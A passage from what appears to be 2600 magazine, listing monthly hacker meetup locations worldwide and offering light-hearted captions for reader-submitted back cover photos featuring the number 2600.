Petrozavodsk: "Good Place" anti-cafe, pr. Pervomayskiy, 2. 7 pm
Saint Petersburg: Krasnodonskaya Ulitsa, 4. 7 pm

SWEDEN
Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND
Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND
Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM
England
Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero Shopping Center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Coach and Horses on Thorpe Rd. 6 pm
Scotland
Edinburgh: Beehive Inn on Grassmarket. 6 pm
Glasgow: Starbucks, 9 Exchange Pl. 6 pm
Wales
Cardiff: Rummer Tavern opposite Cardiff Castle.
Ewloe: St. David's Hotel.

UNITED STATES
Alabama
Auburn: The student lounge upstairs in the Foy Union Building. 7 pm
Arizona
Phoenix: Lux Central, 4400 N Central Ave. 6 pm
Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm
Arkansas
Fort Smith: Fort Smith Coffee Company, 1101 Rogers Ave. 6 pm
California
Anaheim (Fullerton): 23b Shop, 418 E Commonwealth Ave (behind Pizza Hut). 7 pm
Chico: Idea Fab Labs. 7 pm
Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar. 6 pm
Monterey: East Village Coffee Lounge. 5:30 pm
Petaluma: Starbucks, 125 Petaluma Blvd N. 6 pm
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center near street level fountains. 6 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm
Colorado
Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm
Delaware
Newark: Barnes and Nobles cafe area, Christiana Mall.

Florida
Fort Lauderdale: Grind Coffee Project, 599 SW 2nd Ave. 7 pm
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm
Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Tampa: Cafe at Barnes & Noble, 213 N Dale Mabry Hwy
Titusville: Crescent Coffee Company, 311 S Washington Ave.
Georgia
Atlanta: Lenox Mall food court. 7 pm
Hawaii
Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.
Idaho
Boise: BSU Student Union Building, upstairs from the main entrance.
Pocatello: Flipside Lounge, 117 S Main St. 6 pm
Illinois
Champaign-Urbana: Lincoln Square Mall food court.
Chicago: O'Hare Oasis on 294 behind the bank kiosk. 8 pm
Peoria: Starbucks, 1200 West Main St.
Indiana
Bloomington: Barnes & Noble cafe, 2813 E 3rd St.
Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Indianapolis: The Tomlinson Tap Room in City Market.
West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.
Iowa
Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 627 W 2nd St.
Kansas
Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.
Louisiana
New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm
Maine
Portland: Maine Mall by the bench at the food court door. 6 pm
Maryland
Baltimore: Barnes & Noble cafe at the Inner Harbor.
Massachusetts
Boston (Cambridge): Starbucks, 2nd Floor, Harvard Square, 1380 Massachusetts Ave. 7 pm
Waltham: The Telephone Museum, 289 Moody St.
Michigan
Ann Arbor: Starbucks in The Galleria on S University. 7 pm
Grand Rapids: Schmohz Brewing, 2600 Patterson Ave SE. 7 pm
Minnesota
Bloomington: Mall of America food court in front of Burger King. 6 pm
Missouri
St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 6 pm
Montana
Helena: Hall beside OX at Lundy Center.
Nebraska
Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm
Nevada
Elko: Uber Games and Technology, 1071 Idaho St. 6 pm
Las Vegas (Henderson): SYN Shop, 1075 American Pacific Dr Suite C. 6 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.
New Hampshire
Keene: Local Burger, 82 Main St. 7 pm
New Jersey
Somerville: Dragonfly Cafe, 14 E Main St**.**
New York
Albany: Starbucks, 1244 Western Ave. 6 pm
New York: The Atrium at 875, 53rd St & 3rd Ave, lower level.
Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm
North Carolina
Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).
Raleigh: Morning Times, 10 E Hargett St. 7 pm
North Dakota
Fargo: West Acres Mall food court.
Ohio
Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.
Columbus: Front of the food court fountain in Easton Mall. 7 pm
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.
Youngstown (Niles): Panera Bread, 5675 Youngstown Warren Rd.
Oklahoma
Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.
Oregon
Portland: Theo's, 121 NW 5th Ave. 7 pm
Pennsylvania
Allentown: Panera Bread, 3100 W Tilghman St.
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, food court outside Taco Bell. 6 pm
Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.
State College: Big Bowl Noodle House, 418 E College Ave.
Puerto Rico
San Juan: Plaza Las Americas on first floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm
South Carolina
Myrtle Beach: SubProto, 3926 Wesley St, Suite 403**.**
South Dakota
Sioux Falls: Empire Mall, by Burger King.
Tennessee
Knoxville: West Town Mall food court. 6 pm
Nashville: Nashville Software School, 500 Interstate Blvd S #300. 6 pm
Texas
Addison: Dunn Brothers Coffee, 3725 Belt Line Rd.
Austin: Whole Foods 2nd floor pavilion, 525 N Lamar Blvd. 7 pm
Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm
Houston: Ninfa's Express seating area, Galleria IV. 6 pm
Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm
Vermont
Burlington: The Burlington Town Center Mall food court under the stairs.
Virginia
Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm
Lexington: Collaboratory**,** 18 East Nelson St, #103. 6 pm
Reston: Refraction, 11911 Freedom Dr. 8th Fl. 7 pm
Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm
Washington
Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm
Spokane: Starbucks, 4727 N Division St.
Tacoma: Tacoma Mall food court. 6 pm
Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.
Wisconsin
Madison: Fair Trade Coffee House, 418 State St.

URUGUAY
Montevideo: MAM Mercado Agricola de Montevideo, Jose L. Terra 2220, Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

The Back Cover Photos

It's always a good idea to monitor your child's viewing habits and this only proves the point. Thanks to **Shar**, whose daughter was engrossed in an episode of ***Johnny Test*** (Season 6, Episode 18) where a giant super-computer named the Enigma-tron 2600 was being used to hack a corporate website in order to get free stuff. We really couldn't make these things up if we tried.

The Back Cover Photos

We heard rumors about the existence of this bus for ages. (We already discovered the New York City subway car with our number on it back in 2005.) This express bus was seen by **John Calabrese** as it sped by on 23rd Street in Manhattan. Judging from its destination display, Staten Island is the place to go if you want to see this thing at rest.

The Back Cover Photos

It takes a special kind of skill and often dozens of trips to the store to get your total to add up to this magical number. But to do this *while* buying our magazine is something truly worthy of note. Congrats to **Alejandro** for unlocking this achievement.

The Back Cover Photos

As a sequel to last issue's picture in this space, we thought this image of New York City's "2600" bus from a different angle would be pretty cool. Thanks go to **Benjamin** who shot this from deep inside the former Trump SoHo. We honestly didn't even know buses had numbers on their roofs!

The Back Cover Photos

If you're a web developer, spotting this dumpster in a medical facility parking lot in Tillamook, Oregon, as **Darrell Rossman** did, could really brighten your day. If you're not, read up on Cascading Style Sheets. (You might also enjoy reminiscing about the Content Scramble System for DVDs, which was the centerpiece of the MPAA lawsuit against us back in 2000.)

The Back Cover Photos

There's a story behind this door. There has to be. **Dave** came across it while walking through Atlantic City, New Jersey. Apparently, it used to be a strip club and is now vacant, but it sure seems like there's something there being protected. And we now have a vested interested in finding out what that is.

The Back Cover Photos

Congrats to **Jean-Philippe** for discovering our secret phreaking center facility in the heart of Quebec City. It's especially cool that this building is host to something called TelOps, complete with a weird looking eye. We'd probably have lots of fun here.

The Back Cover Photos

Oh *hell* yeah. We always heard rumors of a school like this, where hackers are trained at an early age and then sent into the world to be creative and cause all kinds of mayhem. But this is the first actual sighting of the prophecy, found by **Kenneth Hensley** in Mountain Home, Idaho.